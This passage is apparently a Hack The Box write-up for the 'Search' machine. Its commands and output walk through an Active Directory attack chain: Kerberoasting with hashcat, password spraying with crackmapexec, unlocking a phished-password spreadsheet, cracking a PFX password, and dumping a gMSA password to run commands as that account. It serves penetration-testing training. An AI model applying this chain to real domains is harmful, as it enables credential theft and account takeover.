RESEARCH/web_svc.search.htb:60001 web_svc 2020-04-09 08:59:11.329031
$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$4ee5fdd7f42a0f84f9ac17f136b3f069$01dd7ba8711fd95bdc8360787582d5a4ca21ab2292505d3a3d00343015008eaf0fc7b2151f58f0b91f4f5fc5b18aaae33a5181e98b15951f8fdfa5df0dde76d1f8821b72e0e321993ec8cc7ceed84ac1ec33f85693ef3c204cef1e0dc14221ca3e0308262fb8634e268c56d9ddc44b5368038fed232e669772dc1748a8400e8181c61f065e773a5d5cf37fd036934f6ac77904eb62b1d6ea68f4f86c609053298fb64979293e709f00bf7fe42b2d77c327fc2180c7aec3a01134a1daee99b4134be38879805f576ad0d02818c3e8838720cef5e42f442ea13d6426f47a38c9ad40c106faceae7e20c9773e87870ab4f470da4f3911a1ca476e9e874fa0afcf2395e419db524a69c6013ec760dcc357fdfad8158205d5bce95f1ca6949e53a1be01d168fb23f36c12da34292310054e78a4f85b0291edc28396e01793d79f61edfb66cf95fb91d5fe001062fbf164ddfca6e967edf6b62052055f9fc15205d37437f6689f97fb5de7ec1cf50c71220d60425ed596d95de7583e4650eb401d08020532d1453baf3cfd8a20d8dc1dea9559ad1e9340199160163ada904dcff8a93ffe405e4773bfdd63aa54fee3fe75dda48c4be602b1d519292b3f8525d06f81dced00161c984b2865709f31cee9f7f6cb8eaf4578f98acb594367a1a75ae3ce1e7c30694870c3846ca4a28688863aafb96ebf80c035c6f903ebc29922440b3cbd933d2ffa8cdcb832b15bc65e17f33b03a9e39344face26222797e4858765bb822013822c7b0c16aceb0c69e5d1449561860660aee435e03c25e4e1e56489c5b1c31b159a043e67c10ebade504314ab4a92e6cfaf84265b05b6becf91a9609f67f318b3ca2f5b8bbe48c5c1ee2d2ee5d76808af85711768f70cc6fa44a52709f09a6bf66a1cb0eaaa7a2557d170da2e3f93af61bfe03b4823642f5856fe1f903879dde38e1673412e7acd44feb7b6d56baf2c619344cd255a6211e93997990cc5d9590cba762c818e177cab3e863fb606ef3a59b01cae79245ce48f4adfcb8a2191fdc50e22e0efcbc6f1a32b7d9e01e45a084bc28d16dce196c4764bbb69923a74f74a7979359a4027e4f7b3a6035308b41d35779290c63af219520061a8d135445b4627f6d653dfc782e58f8be41319daff7d11839be8b1cf00d45d2f2edaf38688e88d3e87db5e256ed3af5c00e819e6e17fc68310de406de59271c646279a5c3f300fc85cd514f7840c560a82bb47ead06bc80f031816c7c612058143a83e53bd1826856177bbd53484f9f70a861ad4f3544b2699ee9017e06377f132db59f83e1715b8c7d3b71ecd92e388ce358fa6602c2591d3feff427b7b4c072c0d6d41ef9c0a150ae100a064267a98dc9a3325a33b2b8881a926b8ab88076527e54c153440a51efcaffc1e230e7eebe7259e3d7d826a4eb061a8e2d8a53459fada32331caf5f21a9dd80669e0b88ca9966bd04425ec2e1
```
We got the hash of Web_svc service account. Let’s try to crack it.
``` bash
hashcat.exe -m 13100 password.txt rockyou.txt
$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$4ee5fdd7f42a0f84f9ac17f136b3f069$01dd7ba8711fd95bdc8360787582d5a4ca21ab2292505d3a3d00343015008eaf0fc7b2151f58f0b91f4f5fc5b18aaae33a5181e98b15951f8fdfa5df0dde76d1f8821b72e0e321993ec8cc7ceed84ac1ec33f85693ef3c204cef1e0dc14221ca3e0308262fb8634e268c56d9ddc44b5368038fed232e669772dc1748a8400e8181c61f065e773a5d5cf37fd036934f6ac77904eb62b1d6ea68f4f86c609053298fb64979293e709f00bf7fe42b2d77c327fc2180c7aec3a01134a1daee99b4134be38879805f576ad0d02818c3e8838720cef5e42f442ea13d6426f47a38c9ad40c106faceae7e20c9773e87870ab4f470da4f3911a1ca476e9e874fa0afcf2395e419db524a69c6013ec760dcc357fdfad8158205d5bce95f1ca6949e53a1be01d168fb23f36c12da34292310054e78a4f85b0291edc28396e01793d79f61edfb66cf95fb91d5fe001062fbf164ddfca6e967edf6b62052055f9fc15205d37437f6689f97fb5de7ec1cf50c71220d60425ed596d95de7583e4650eb401d08020532d1453baf3cfd8a20d8dc1dea9559ad1e9340199160163ada904dcff8a93ffe405e4773bfdd63aa54fee3fe75dda48c4be602b1d519292b3f8525d06f81dced00161c984b2865709f31cee9f7f6cb8eaf4578f98acb594367a1a75ae3ce1e7c30694870c3846ca4a28688863aafb96ebf80c035c6f903ebc29922440b3cbd933d2ffa8cdcb832b15bc65e17f33b03a9e39344face26222797e4858765bb822013822c7b0c16aceb0c69e5d1449561860660aee435e03c25e4e1e56489c5b1c31b159a043e67c10ebade504314ab4a92e6cfaf84265b05b6becf91a9609f67f318b3ca2f5b8bbe48c5c1ee2d2ee5d76808af85711768f70cc6fa44a52709f09a6bf66a1cb0eaaa7a2557d170da2e3f93af61bfe03b4823642f5856fe1f903879dde38e1673412e7acd44feb7b6d56baf2c619344cd255a6211e93997990cc5d9590cba762c818e177cab3e863fb606ef3a59b01cae79245ce48f4adfcb8a2191fdc50e22e0efcbc6f1a32b7d9e01e45a084bc28d16dce196c4764bbb69923a74f74a7979359a4027e4f7b3a6035308b41d35779290c63af219520061a8d135445b4627f6d653dfc782e58f8be41319daff7d11839be8b1cf00d45d2f2edaf38688e88d3e87db5e256ed3af5c00e819e6e17fc68310de406de59271c646279a5c3f300fc85cd514f7840c560a82bb47ead06bc80f031816c7c612058143a83e53bd1826856177bbd53484f9f70a861ad4f3544b2699ee9017e06377f132db59f83e1715b8c7d3b71ecd92e388ce358fa6602c2591d3feff427b7b4c072c0d6d41ef9c0a150ae100a064267a98dc9a3325a33b2b8881a926b8ab88076527e54c153440a51efcaffc1e230e7eebe7259e3d7d826a4eb061a8e2d8a53459fada32331caf5f21a9dd80669e0b88ca9966bd04425ec2e1:@3ONEmillionbaby
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*...5ec2e1
Time.Started.....: Sat Jan 08 02:00:20 2022 (1 sec)
Time.Estimated...: Sat Jan 08 02:00:21 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 14880.9 kH/s (9.10ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Speed.#3.........: 271.1 kH/s (13.03ms) @ Accel:32 Loops:1 Thr:8 Vec:1
Speed.#*.........: 15152.0 kH/s
Recovered........: 1/1 (100.00%) Digests
Progress.........: 12828672/14344385 (89.43%)
Rejected.........: 0/12828672 (0.00%)
Restore.Point....: 11214848/14344385 (78.18%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: DR3KSILL0 -> 23~1~19
Candidates.#3....: 2380146112071401 -> 234tjg
Hardware.Mon.#1..: Temp: 59c Util: 29% Core: 528MHz Mem:2279MHz Bus:8
Hardware.Mon.#3..: N/A
Started: Sat Jan 08 01:59:54 2022
Stopped: Sat Jan 08 02:00:22 2022
```
We got the password for web_svc service account, let's spray this password across all the accounts which we have found so far.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# crackmapexec smb search.htb -u user.txt -p '@3ONEmillionbaby' --continue-on-success
SMB 10.10.11.129 445 RESEARCH [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.129 445 RESEARCH [-] search.htb\abril.suarez:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Angie.Duffy:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Antony.Russo:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\belen.compton:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Cameron.Melendez:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\chanel.bell:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Claudia.Pugh:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Cortez.Hickman:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\dax.santiago:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Eddie.Stevens:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [+] search.htb\edgar.jacobs:@3ONEmillionbaby
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Edith.Walls:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\eve.galvan:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\frederick.cuevas:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\hope.sharp:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\jayla.roberts:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Jordan.Gregory:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\payton.harmon:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Reginald.Morton:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\santino.benjamin:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\Savanah.Velazquez:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\sierra.frye:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB 10.10.11.129 445 RESEARCH [-] search.htb\trace.ryan:@3ONEmillionbaby STATUS_LOGON_FAILURE
```
One user account is using the same password as service account. Let's look into shares of that user.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# smbclient //search.htb/RedirectedFolders$ -U edgar.jacobs
Enter WORKGROUP\edgar.jacobs's password:
Try "help" to get a list of possible commands.
smb: \> cd edgar.jacobs\Desktop\
smb: \edgar.jacobs\Desktop\> ls
. DRc 0 Mon Aug 10 06:02:16 2020
.. DRc 0 Mon Aug 10 06:02:16 2020
$RECYCLE.BIN DHSc 0 Thu Apr 9 16:05:29 2020
desktop.ini AHSc 282 Mon Aug 10 06:02:16 2020
Microsoft Edge.lnk Ac 1450 Thu Apr 9 16:05:03 2020
Phishing_Attempt.xlsx Ac 23130 Mon Aug 10 06:35:44 2020
3246079 blocks of size 4096. 458449 blocks available
```
There's a XLS file, download that to your machine.
- 
This XLS document has two sheets, one of them has captured passwords of phishing and another has a list of username. As you can see the lock symbol on second sheet, a column is being locked with a password.
You can confirm it by resizing the cell which is in between lastname and Username. There are two ways to remove the password. Upload it on google drive and access it via sheets, it will remove the password for you. This is the easiest way. If you want to remove it manually, then you need unzip this xlsx file and delete the below link from the sheet2.xml file.
``` bash
```
You can find this 'sheet2.xml' file after unzipping the xlsx file.
Location: xl/worksheets/sheet2.xml Once you delete that line, you need to zip it back.
``` bash
zip -r Phishing.xls .
```
Open the xls file and double click on the line which is between D and B to see the passwords.
``` bash
firstname lastname password Username
Payton Harmon ;;36!cried!INDIA!year!50;; Payton.Harmon
Cortez Hickman ..10-time-TALK-proud-66.. Cortez.Hickman
Bobby Wolf ??47^before^WORLD^surprise^91?? Bobby.Wolf
Margaret Robinson //51+mountain+DEAR+noise+83// Margaret.Robinson
Scarlett Parks ++47|building|WARSAW|gave|60++ Scarlett.Parks
Eliezer Jordan !!05_goes_SEVEN_offer_83!! Eliezer.Jordan
Hunter Kirby ~~27%when%VILLAGE%full%00~~ Hunter.Kirby
Sierra Frye $$49=wide=STRAIGHT=jordan=28$$18 Sierra.Frye
Annabelle Wells ==95~pass~QUIET~austria~77== Annabelle.Wells
Eve Galvan //61!banker!FANCY!measure!25// Eve.Galvan
Jeramiah Fritz ??40:student:MAYOR:been:66?? Jeramiah.Fritz
Abby Gonzalez &&75:major:RADIO:state:93&& Abby.Gonzalez
Joy Costa **30*venus*BALL*office*42** Joy.Costa
Vincent Sutton **24&moment&BRAZIL&members&66** Vincent.Sutton
```
Now we have 15 more username & passwords. If we look at the bloodhound visual path to domain admin, out of all the users, there are only two are in the password list. Abby and Sierra will lead to domain admin. The Abby password didn't work, but Sierra's did.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# smbclient //search.htb/RedirectedFolders$ -U Sierra.Frye
Enter WORKGROUP\Sierra.Frye's password:
Try "help" to get a list of possible commands.
smb: \> cd sierra.frye\Desktop\
smb: \sierra.frye\Desktop\> ls
. DRc 0 Wed Nov 17 20:08:00 2021
.. DRc 0 Wed Nov 17 20:08:00 2021
$RECYCLE.BIN DHSc 0 Tue Apr 7 14:03:59 2020
desktop.ini AHSc 282 Fri Jul 31 10:42:15 2020
Microsoft Edge.lnk Ac 1450 Tue Apr 7 08:28:05 2020
user.txt Ac 33 Wed Nov 17 19:55:27 2021
3246079 blocks of size 4096. 458293 blocks available
smb: \sierra.frye\Desktop\> get user.txt
getting file \sierra.frye\Desktop\user.txt of size 34 as user.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# cat user.txt
5c7b277e24c9c5a866f572bdff53f0f4
```
We have user flag now.
``` bash
smb: \sierra.frye\Desktop\> cd \sierra.frye\Downloads\Backups\
smb: \sierra.frye\Downloads\Backups\> ls
. DHc 0 Mon Aug 10 16:39:17 2020
.. DHc 0 Mon Aug 10 16:39:17 2020
search-RESEARCH-CA.p12 Ac 2643 Fri Jul 31 11:04:11 2020
staff.pfx Ac 4326 Mon Aug 10 16:39:17 2020
3246079 blocks of size 4096. 458293 blocks available
```
Under Downloads we will find Cryptography files. Let's download them to our machine.
``` bash
smb: \sierra.frye\Downloads\Backups\> get search-RESEARCH-CA.p12
getting file \sierra.frye\Downloads\Backups\search-RESEARCH-CA.p12 of size 2643 as search-RESEARCH-CA.p12 (1.7 KiloBytes/sec) (average 1.1 KiloBytes/sec)
smb: \sierra.frye\Downloads\Backups\> get staff.pfx
getting file \sierra.frye\Downloads\Backups\staff.pfx of size 4326 as staff.pfx (5.6 KiloBytes/sec) (average 2.2 KiloBytes/sec)
```
***A p12 file contains a digital certificate that uses PKCS#12 (Public Key Cryptography Standard #12) encryption. It is used as a portable format for transferring personal private keys and other sensitive information. P12 files are used by various security and encryption programs. It is generally referred to as a "PFX file".***
We can try to upload this certificate to browser (firefox).
It asks for the password. We can try to crack the password using bellow tool.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# /root/p12tool/p12tool crack -c staff.pfx -f /usr/share/wordlists/rockyou.txt
██████╗ ██╗██████╗ ████████╗ ██████╗ ██████╗ ██╗
██╔══██╗███║╚════██╗╚══██╔══╝██╔═══██╗██╔═══██╗██║
██████╔╝╚██║ █████╔╝ ██║ ██║ ██║██║ ██║██║
██╔═══╝ ██║██╔═══╝ ██║ ██║ ██║██║ ██║██║
██║ ██║███████╗ ██║ ╚██████╔╝╚██████╔╝███████╗
╚═╝ ╚═╝╚══════╝ ╚═╝ ╚═════╝ ╚═════╝ ╚══════╝
Version: 1.0 (n/a) - 01/07/22 - Evi1cg
2022/01/07 15:42:12 -> [*] Brute forcing...
2022/01/07 15:42:12 -> [*] Start thread num 100
2022/01/07 15:42:12 -> [+] Password found ==> misspissy
2022/01/07 15:42:12 -> [*] Successfully cracked password after 5484391 attempts!
```
If you are on VM then it'd take much more time. Now we have the password for the certificate. Let's add it in our browser.
There's a specific endpoint which you can access with this certificate.
``` bash
https://search.htb/staff/en-US/logon.aspx
```
Now we need to input the credentials of 'Sierra' user and access PowerShell Console.
``` bash
Sierra.Frye
$$49=wide=STRAIGHT=jordan=28$$18
research.search.htb
```
After login we can run Powershell commands.
Let's go back to bloodhound and look for path from owned principle to domain admin.
- 
As we are member of ITSEC, we can read GMSA password.
BIR-ADFS-GMSA@SEARCH.HTB is a Group Managed Service Account. The group ITSEC@SEARCH.HTB can retrieve the password for the GMSA BIR-ADFS-GMSA@SEARCH.HTB
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# python3 /root/gMSADumper-main/gMSADumper.py -d search.htb -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18'
BIR-ADFS-GMSA$:::e1e9fd9e46d0d747e1595167eedcec0f
```
gMSAs use 240-byte, randomly generated complex passwords. So, it's hard to crack.
- [Reading GMSA Password](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Directory%20Attack.md#reading-gmsa-password)
- [Passwordless PowerShell - How to use gMSAs In Your Scripts](https://www.ephingadmin.com/PasswordlessPowerShell/)
- GMSA Attributes in the Active Directory
msDS-GroupMSAMembership (PrincipalsAllowedToRetrieveManagedPassword) - stores the security principals that can access the GMSA password.
msds-ManagedPassword - This attribute contains a BLOB with password information for group-managed service accounts.
msDS-ManagedPasswordId - This constructed attribute contains the key identifier for the current managed password data for a group MSA.
msDS-ManagedPasswordInterval - This attribute is used to retrieve the number of days before a managed password is automatically changed for a group MSA.
Based on these both blogs, we can run commands as BIR-ADFS-GMSA to set an environment to access domain admin
``` bash
$user = 'BIR-ADFS-GMSA$'
$gmsa = Get-ADServiceAccount -Identity $user -Properties 'msDS-ManagedPassword'
$blob = $gmsa.'msDS-ManagedPassword'
$mp = ConvertFrom-ADManagedPasswordBlob $blob
$cred = New-Object System.Management.Automation.PSCredential $user, $mp.SecureCurrentPassword
```
With these above we are setting up the GMSA password to be used and runas 'BIR-ADFS-GMSA$' user.
Everything is set, now we need to invoke commands to run any type of script/command.
``` bash
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {whoami}
```
For that we will use above command to know which user access we have right now.
